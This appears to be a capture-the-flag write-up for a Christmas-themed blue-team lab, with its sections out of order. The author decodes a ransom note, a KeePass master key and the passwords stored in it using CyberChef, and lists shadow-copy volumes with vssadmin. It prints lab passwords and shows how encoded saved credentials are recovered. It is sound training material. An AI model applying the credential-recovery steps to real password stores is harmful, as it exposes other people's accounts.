


Question 8


We copy the notes from the Elf Security System.



We add 'From Charcode' recipe twice, and decoded the note. We were given a github link.



We followed the link and were shown the flag.



Thought Process/Methodology:

First, we deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system. We logged in and run the executable called KeePass. Then, we were prompted to enter the master password. We entered the phrase mceagerrockstar and saw a message stating that the key is invalid. We find that the folder name looks cryptic, like some sort of encoding. We use CyberChef to decode the folder name from Base64 and the master key is thegrinchwashere. It was seen that From Base64 was one of the encoding methods listed as the 'Matching ops'. We were shown an icon called hiya after keying in the correct master key. After clicking it two times, we got a note saying that our password have been encoded. We see there is a saved password for the Elf Server on the Network tab. Using Cyberchef, it

was stated that the recipe was From Hex. We decode the password from hex and the password for the Elf Server is sn0wm4n!. There is also a password for ElfMail in the eMail tab. We find the password ic3Skating! decoded from HTML entity using Cyberchef. We found Elf Security System on the Recycle Bin tab and the username and password were shown. We copy the notes from the Elf Security System and added the 'From Charcode' recipe twice in Cyberchef, and decoded the note. We were given a GitHub link. We followed the link and successfully captured the flag.


Day 23 [Blue Teaming] - The Grinch strikes again!

Tools used: Kali Linux, Firefox, Remmina, CyberChef


Solution/walkthrough:

Question 1


We deployed the remote machine and launched Remmina. We open Preferences in Remmina and make sure the wallpaper box is checked under the RDP tab.



We keyed in the server, username, and password. Then, we accepted the Certificate and were logged into the remote system.




The wallpaper was shown and there was a note on our Desktop.




Question 2

We opened the note and we see a message with a bitcoin address that looks encrypted.




CyberChef was able to decode from Base 64 and we find that the address is nomorebestfestivalcompany.



Question 3


We open the Task Scheduler and click on the last scheduled task in the library. It uses identifier ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}.




We use vssadmin to list all our know volumes. We see that there is a VSS volume with a matching ID but we can not view it in the file explorer.

```
C:\Users\Administrator>vssadmin list volumes
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Volume path: \\?\Volume{f801713f-0000-0000-0000-100000000000}\
    Volume name: \\?\Volume{f801713f-0000-0000-0000-100000000000}\
Volume path: \\?\Volume{7a9eea15-0000-0000-0000-010000000000}\
    Volume name: \\?\Volume{7a9eea15-0000-0000-0000-010000000000}\
Volume path: C:\
    Volume name: \\?\Volume{f801713f-0000-0000-0000-602200000000}\

C:\Users\Administrator>_
```

